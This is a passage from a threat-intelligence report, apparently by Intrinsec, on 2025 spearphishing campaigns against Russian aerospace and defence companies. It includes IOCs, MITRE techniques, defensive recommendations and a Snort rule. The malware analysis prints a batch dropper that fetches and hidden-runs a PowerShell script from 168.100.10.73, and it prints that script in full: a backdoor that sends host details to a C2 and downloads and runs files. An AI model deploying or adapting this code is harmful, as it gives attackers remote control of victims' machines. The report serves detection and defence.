5.2.2. Second campaign, 26th of August

Two days later on the 26th of August, a second campaign was launched from another Russian company's compromised MX server "post.orenklip[.]ru" (91.211.125[.]98). Like the previous campaign, a ZIP archive with an LNK used to deploy PhantomRemote was attached to the email. This time the malware communicated with a new C2: '217.19.4[.]195', also announced by AS56971.

[29] *https://www.opensanctions.org/entities/ru-inn-7715638203/*

[30] *https://www.opensanctions.org/faq/22/poi/*

[31] *https://rosneft.ru/about/Glance/OperationalStructure/Sbit/nnp/*




Figure 18. Content of the spearphishing email sent on the 26th.

The targeted company that we were able to identify included: *Kvant*, *OKB Aerospace Systems*, *Gulfstream*, and *Plasmalabs*.

"Kvant JSC is a Russian company operating in the military sector that produces electronic warfare systems for the Russian Armed Forces. It co-designed and co-produced the Krasukha-4 electronic warfare system and manufactured the equipment for the Rtut-BM electronic warfare system (cf. figure 18). Krasukha-4 and Rtut-BM electronic warfare systems were used by the Armed Forces of the Russian Federation during Russia's war of aggression against Ukraine. Kvant is also involved in the development and refinement of the Russian Glonass navigation system used by the Russian army. According to the sanction imposed by the west, it is therefore responsible for materially supporting actions which undermined or threatened the territorial integrity, sovereignty and independence of Ukraine. It also materially supported and benefited from the Government of the Russian Federation, which is responsible for the annexation of Crimea and the destabilisation of Ukraine."[32]

[32] *https://www.opensanctions.org/entities/NK-ixn9WuizP47mcEYvzpZ6hJ/*

Figure 19. Picture of Rtut-BM electronic warfare (EW) systems in the occupied part of Donbas (top). Source: Informnapalm.org. Picture of a Krasukha-4 (bottom). Source: Wikipedia.org.

The second target, ***OKB "Aerospace Systems"*** (ОКБ «Аэрокосмические системы»), is a Russian company specialised in the development, integration and modernisation of aircraft systems and radio-electronic equipment for aircraft. The company and its director Valery Vladimirovich SHADRIN[33] are subject to sanctions imposed by the EU, Canada, United States of America, and Switzerland.[34]

The third target, **gulfstream[.]ru**, is a Russian security company. It was probably mistaken with Gulfstream Aerospace, an American private aircraft manufacturer. The targeting of this entity remains impromptus compared to the others that shared a more strategic value. The

[33] *https://www.opensanctions.org/entities/NK-Z9zfVd5ithquU7hc46atQA/*

[34] *https://www.opensanctions.org/entities/NK-kbEpN5e8bvhwfG6YYyMHny/*

objective might be more oriented towards a **financial gain** rather than disruption or espionage.

The last target that we were able to identify, **Plasmalabs**, is a state-owned Russian manufacturer of lasers, display devices, gas-discharge and vacuum instruments. At first sight, the company did not show any strong strategical value for pro-Ukraine intrusion sets, but the imposed sanction on the entity provides more insight on its missions with Russia's army. The context of the sanction emitted by Switzerland states:

> *"Therefore, AO Plasma is supporting materially actions which undermine and threaten the territorial integrity, sovereignty and independence of Ukraine. AO Plasma is a state-owned corporation and the largest developer and manufacturer of plasma electronics products in Russia, including gas lasers and systems based on them, information display tools (plasma panels and monitors based on them and other devices), gas-discharge switching devices, and industrial ceramics. AO Plasma also produces vacuum-dense metal-ceramic units and a Passive Antenna Device that is used by the GLONASS Global Navigation Satellite System. GLONASS is a Russian satellite navigation system designed for operational navigation and time support for an unlimited number of land, sea, air and space-based users. The GLONASS system continually assists the Russian Armed Forces in delivering accurate strikes with tactical missiles (e.g. Iskander tactical) during the Russia's war of aggression against Ukraine."*[35]

[35] *https://www.opensanctions.org/entities/NK-WxftW3Bgif7M2bF9NvrKLo/*

6. Cavalry Werewolf, August 2025

Another intrusion set that we could not attribute to any known hacktivist group or threat actor launched a similar campaign during the same month of August 2025, towards Russian entities from the aeronautic sector.

The email was sent by a mail[.]ru account (send225.i.mail[.]ru - 95.163.59[.]64), and sent to **Podeba**, an ultra-low-cost airline and a wholly owned subsidiary of **Aeroflot**, the flag carrier and largest airline of Russia.[36] As mentioned in the introduction of this report, Aeroflot was recently subject to a successful attack claimed by pro-Ukraine hacktivists in July 2025.[37]





Figure 20. Content of the spearphishing email.

[36] *https://en.wikipedia.org/wiki/Pobeda_(airline)*

[37] *https://www.reuters.com/en/pro-ukrainian-hackers-claim-massive-cyberattack-russias-aeroflot-2025-07-28/*

A RAR archive was attached to the email, containing a BATCH script file (*cf. figure 22*) accompanied by a decoy PDF displaying an internal document of Podeba airline (*cf. figure 21*).



ОБЩЕСТВО С ОГРАНИЧЕННОЙ ОТВЕТСТВЕННОСТЬЮ
«АВИАКОМПАНИЯ «ПОБЕДА»

победа

108811, г. Москва, п. Московский,
Киевское ш. 22 км., домовл. 4, стр. 1.
Тел.: (+7 499) 427 11 01, факс: (+7 499) 427 11 02
ОКПО 35902928 ОГРН 5147746103380
ИНН/КПП 9705001313/775101001
www.pobeda.aero

«19» сентября 2016г. № 1313

Информационное письмо.

Информируем Вас о воздушных судах, эксплуатируемых в ООО «Авиакомпания «Победа»:

№ п/п	Тип воздушного судна	Бортовой номер	Максимальная взлетная масса воздушного судна (кг)	Количество пассажирских мест
1.	73X	VQ-BTS	79 015	189
2.	73X	VQ-BTG	79 015	189
3.	73X	VQ-BTH	75 296	189
4.	73X	VQ-BTI	75 296	189
5.	73X	VQ-BTJ	75 296	189
6.	73X	VQ-BTC	75 296	189
7.	73X	VQ-BTD	75 296	189
8.	73X	VQ-BTE	75 296	189
9.	73X	VQ-BAW	75 296	189
10.	73X	VQ-BWG	75 296	189
11.	73X	VQ-BWH	75 296	189
12.	73X	VQ-BWI	75 296	189

Начальник службы организации
перевозок и наземного обеспечения

С.Б. Тельпиш

Исполнитель: С.П. Николаев
+7 499 427 11 01

Figure 21. Decoy PDF contained in the RAR archive attached to the spearphishing email.

The BATCH script would launch PowerShell commands to download an actual PowerShell script file named “dis.ps1” on IP 168.100.10[.]73.

```
@echo off
set PS_URL=http://168.100.10.73/dis.ps1
set PS_FILE=%TEMP%\dis.ps1
PowerShell
powershell -Command "Invoke-WebRequest -Uri %PS_URL% -OutFile %PS_FILE%"
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -File %PS_FILE%
```

Figure 22. PowerShell commands contained in the BATCH script.

The retrieved PowerShell script is essentially the backdoor itself. It's the C2 communications are established with the same IP on which it was hosted, on port 5000.

```powershell
$ServerUrl = "http://168.100.10.73:5000/"
$hostname = $env:COMPUTERNAME
$user     = $env:USERNAME
$os       = (Get-CimInstance Win32_OperatingSystem).Caption
$DownloadDir = "$PSScriptRoot\downloads"
if (-not (Test-Path $DownloadDir)) { New-Item -Path $DownloadDir -ItemType Directory | Out-Null }


Invoke-RestMethod -Uri "$ServerUrl/register" -Method Post -Body @{ user=$user; hostname=$hostname; os=$os }

while ($true) {
    try {

        $commands = Invoke-RestMethod -Uri "$ServerUrl/get-commands?agent=$hostname"
        foreach ($cmd in $commands) {
            if ($cmd.type -eq "upload") {
                $fileName = $cmd.filename
                $fileUrl  = "$ServerUrl/uploads/$fileName"
                $outPath  = Join-Path $DownloadDir $fileName
                Invoke-WebRequest -Uri $fileUrl -OutFile $outPath
            }
            if ($cmd.type -eq "run") {
                $filePath = Join-Path $DownloadDir $cmd.filename
                if (Test-Path $filePath) {
                    Start-Process $filePath
                }
            }
        }
    } catch { Write-Host "Error: $($_.Exception.Message)" }
    Start-Sleep -Seconds 5
}
```

Figure 23. content of the downloaded "dis.ps1" PowerShell script.

The script gathers the local hostname, username, and operating system details. It then creates a local directory for file storage if it does not already exist.

An initial HTTP POST request is sent to the server's '/register' endpoint, transmitting the gathered system information.

Following the initial registration, the code enters an indefinite loop. Inside this loop, it regularly sends HTTP GET requests to the server's '/get-commands' endpoint, providing the local hostname as a parameter, to retrieve a list of commands.

Each retrieved command is processed based on its type:

- If the command type is "upload", the code constructs a download URL from the server's '/uploads' path and a specified filename. It then downloads the file from this URL and saves it into the designated local directory.
- If the command type is "run", the code constructs a local file path within the download directory using a specified filename. If a file exists at this path, the code attempts to execute it.

The loop incorporates error handling and pauses for a fixed duration before re-requesting commands.

The C2 IP could be found in a *Doctor Web* report from July 2025 alerting on a **Cavalry Werewolf** campaign targeting a government-owned organization within the Russian Federation, who had suspicions that its internal network had been compromised.[38] The payloads and TTPs matched the ones we found here, enabling us to assess with a high level of confidence the observed campaign to be operated by the same intrusion set.

Between May and August 2025, Cybersecurity vendor BI.ZONE tracked its activities and found the targets to be mainly Russian state agencies, as well as **energy**, **mining**, and **manufacturing** enterprises.[39]

7. Almaty airport, GuLoader & Remcos campaign, September 2025

In the beginning of September, another campaign that we could not attribute to any specific threat actor posed as "*Almaty catering services",* a company in Kazakhstan specialized in the production of in-flight catering to the aviation industry, and terminal cafes.[40] The email was actually sent from a compromised Russian company's email server (mail.mirrolla[.]ru - 185.147.81[.]204).




Figure 24. Content of the spearphishing email.

[38] *https://st.drweb.com/static/new-www/news/2025/october/cavalry_werewolf/Cavalry_Werewolf_en.pdf*

[39] *https://bi.zone/eng/expertise/blog/cavalry-werewolf-atakuet-rossiyu-cherez-doveritelnye-otnosheniya-mezhdu-gosudarstvami/*

[40] *https://alaport.com/en-EN/shop-dine/food-beverage/page/acs-board-food*

A 7-ZIP archive posing as an invoice was attached to the email, containing a single executable of the **GuLoader** malware. Once launched, GuLoader downloaded an encrypted **Remcos** version 7.0.3 Pro payload hosted on 'micaysdole[.]top/TFXMCxYmKvgR74.bin'. Remcos would then communicate with its C2 over the following subdomain of Duck DNS:

- fteamez7iurs01.duckdns[.]org:12760

The email was sent to the ***Federal State Budgetary Scientific Institution Institute for Monitoring of Climate and Ecological Systems of the Siberian Branch of the Russian Academy of Sciences*** (IMCES SB RAS). Nonetheless, we believe with a high level of confidence the campaign to be operated by low-tier scam groups mostly located in Nigeria that often use such easily accessible malwares to operate large scale campaigns aimed at whatever company they can target (similar to the campaigns observer on part 4.4. Fortuitous Formbook campaign of this report).

8. Conclusion

To this day, **Russia's aerospace industry remains a key target for Ukraine-aligned hacktivist groups**. The campaigns observed between June and September 2025 by our service aimed at compromising **entities actively cooperating with Russia's army** amidst the current conflict with Ukraine, largely assessed by the **Western sanctions imposed on them**. As aeronautics and the space industry **directly fuel military capabilities** (transport, bombing, drones, missiles) and logistics, disrupting their activities could degrade both **civil aviation** and **defence capabilities**. Pro-Ukraine hacktivists might target the production/maintenance of aircraft, drones and missiles to **hinder Russia's ability to conduct long-range strikes** and to **sustain the war effort**.

Despite any public announcements made by any pro-Ukraine hacktivist groups on Telegram or other medium, this sudden spree of highly-targeted campaigns **does not seem fortuitous**. **Multiple intrusion sets** launched their campaigns during the **same period** with **different TTPs**. From basic **phishing pages** for credential theft, to **custom-made malware families** deployed through **multi-staged kill chains**, as we saw with Aeroflot's compromise, such attacks can lead **to highly impactful incidents** if successful.

9. Actionable content

9.1. Indicators of compromise

Value	Type	Description
post.orenklip[.]ru	Domain	Head Mare – compromised - malspam
mx.rt-neo[.]ru	Domain	Head Mare – compromised - malspam
cdek[.]rest	Domain	Hive0117 - malspam
micaysdole[.]top	Domain	GuLoader C2
atelier-oiseaubleu[.]net	Domain	Formbook decoy C2
pwrpal[.]app	Domain	Formbook decoy C2
4ad74aab[.]cfd	Domain	DarkWatchman C2
fteamez7iurs01.duckdns[.]org:12760	Domain:Port	Remcos C2
212.233.118[.]102	IPv4	Head Mare – compromised - malspam
91.211.125[.]98	IPv4	Head Mare – compromised - malspam
88.84.192[.]226	IPv4	Head Mare - malspam
195.19.93[.]166	IPv4	Hive0117 - malspam
168.100.10[.]73	IPv4	PowerShell malware's C2
31.59.41[.]149	IPv4	PhantomRemote C2
217.19.4[.]195	IPv4	PhantomRemote C2
5.178.96[.]82	IPv4	PhantomRemote C2
d9eadcbab470309448 1ef388f4f639223d66ffa42ebd4da1037aa79b5bf87c4a	SHA-256	PhantomRemote – "Заказ_на_ДПЭ_225.pdf.lnk"
3d9d1376f2d2b4a284697eba5eccb9f1537af15621a7fc8cb439fc0c69a61971	SHA-256	PhantomRemote - "winnt64_.dll"
e0456e9652eac675cb97b2deb155a8dc97c23742249d1d5340e947fda7f9920b	SHA-256	DarkWatchman – "Накладная_1764024316.zip"
36822a44d97f9db5a95f2b3735f0e74cec864b8d3d99ddf52c19a4ffa0110bb5	SHA-256	DarkWatchman – "Накладная_1764024316.exe"
18d9902bb30993d5d37052a684cb7da2a9a4fa2d203bbf934fd2e18510ad07e2	SHA-256	"scan26_08_2025 вредонос.rar"
537c632851ba7bda9927062c592ec70eeafa3b089cafee539e5baff0d2e49e6f	SHA-256	"scan26_08_2025.bat"
73841bd4b1aa367f314bfb86fe15f533d4b8566249092c05d4b0d6a772f69986	SHA-256	"dis.ps1"
61cdb40af4a43872d4c81e21e4ab18794cf7e55e10bfc56eee454bbe5184d61f	SHA-256	"Заказ_на_ДПЭ_225.zip"
4e455666ae9ed3be2721a1fc49b6aff8152ba6fc6f7f8513428c33447225a3ca	SHA-256	GuLoader - "DF000246 - Заявка от 18.08.2025 (CGR)_235-62416830.7z"
414c0f0f4e651a299f17e6e856f57d9cc09225dadf4b3f09c951e00e3a04b283	SHA-256	GuLoader – "DF000246 - Заявка от 18.08.2025 (CGR)_235-62416830.exe"

9.2. Recommendations

- **Block the IOCs** provided in the "Indicators of compromise" section of this analysis and subscribe to a CTI feed to obtain fresh IOCs related to stealer-malware and cracking websites. Intrinsec offers its own **CTI feed** to enhance your detection and response capabilities: https://www.intrinsec.com/en/cyber-threat-intelligence-feeds/
- **Regularly train employees** to recognize phishing attempts, especially those involving malicious attachments or suspicious links. Conduct internal phishing tests to assess and improve employee awareness.
- **Block suspicious URLs and domains:** Use firewall rules, Secure Web Gateways (SWG), and DNS filtering to block known malicious URLs, domains, and IP addresses associated with the ransomware's C2 infrastructure.
- **Implement file integrity monitoring**: Continuously monitor for unauthorized changes to critical files or system configurations.
- **Use advanced email security gateways** to detect and block phishing emails, particularly those containing malicious attachments or links.
- **Employ sandboxing solutions** to analyse email attachments and URLs before they reach users.
- **Enable multi-factor authentication** (MFA) for browser-related accounts to mitigate credential theft.
- **Set up network monitoring** to identify unusual or unauthorized outbound connections, particularly to known Command and Control (C2) servers.
- Do not upload internal emails on public platforms.

9.3. Tactics, Techniques and Procedures

ID	Tactic
T1591	Gather Victim Org Information
T1583.001	Acquire Infrastructure: Domains
T1583.003	Acquire Infrastructure: Virtual Private Server
T1583.004	Acquire Infrastructure: Server
T1584.001	Compromise Infrastructure
T1608.001	Obtain Capabilities: Malware
T1566.001	Phishing: Spearphishing Attachment
T1566.002	Phishing: Spearphishing Link
T1591.002	Gather Victim Org Information: Business Relationships
T1204.001	User Execution: Malicious Link
T1204.002	User Execution: Malicious File
T1059.001	PowerShell
T1546.015	Event Triggered Execution: Component Object Model Hijacking
T1059.003	Windows Command Shell
T1574.001	Hijack Execution Flow: DLL
T1027.010	Obfuscated Files or Information: Command Obfuscation
T1027.002	Obfuscated Files or Information: Software Packing
T1036	Defense Evasion: Masquerading
T1055.002	Process Injection: Portable Executable Injection
T1041	Exfiltration Over C2 Channel
T1657	Financial Theft
T1485	Data Destruction
T1491	Defacement
T1489	Service Stop

9.4. PhantomRemote Snort IDS rule

Rule from Proofpoint Emerging Threats Open:

```
alert http $HOME_NET any -> any any
 (
        msg:"ET MALWARE Rainbow Hyena Backdoor PhantomRemote (poll) C2 Traffic";
        flow:established,to_server;
        http.method;
        content:"GET";
        http.uri;
        content:"/poll|3f|id|3d|";
        fast_pattern;
        startswith;
        content:"|26|hostname|3d|";
        content:"|26|domain|3d|";
        reference:url,bi-zone.medium.com/rainbow-hyena-strikes-again-new-backdoor-and-shift-in-tactics-2dd99a10aea9; classtype:trojan-activity;
        sid:2063580;
        rev:1;
        metadata:attack_target Client_Endpoint, created_at 2025_07_18, deployment Perimeter, malware_family PhantomRemote, confidence High, signature_severity Major, tag c2, updated_at 2025_07_18, mitre_tactic_id TA0011, mitre_tactic_name Command_And_Control, mitre_technique_id T1071, mitre_technique_name Application_Layer_Protocol; target:src_ip;
)
```

10. Additional resources

- *https://bi-zone.medium.com/rainbow-hyena-strikes-again-new-backdoor-and-shift-in-tactics-2dd99a10aea9*
- *https://www.seqrite.com/blog/operation-cargotalon-ung0901-targets-russian-aerospace-defense-sector-using-eaglet-implant/*
- *https://cyberpeaceinstitute.org/wp-content/uploads/2023/12/Cyber-Dimensions_Ukraine-Q3-2023.pdf*
- *https://securelist.com/head-mare-hacktivists/113555/*
- *https://media.kaspersky.com/landgo/Kaspersky/Report_Notes_of_Cyber_inspector.pdf*
- *https://therecord.media/russia-krasavia-airline-disrupted-suspected-cyberattack*
- *https://www.reuters.com/en/pro-ukrainian-hackers-claim-massive-cyberattack-russias-aeroflot-2025-07-28/*
- *https://kyivindependent.com/there-is-nothing-secret-left-ukraine-hacks-russias-tupolev-aircraft-manufacturer-source-claims/*

INTRINSEC

Innovative by design

Cyber Threat Intelligence

@Intrinsec @Intrinsec Blog Website

If you have any inquiries regarding this report, please contact cti-ir@intrinsec.com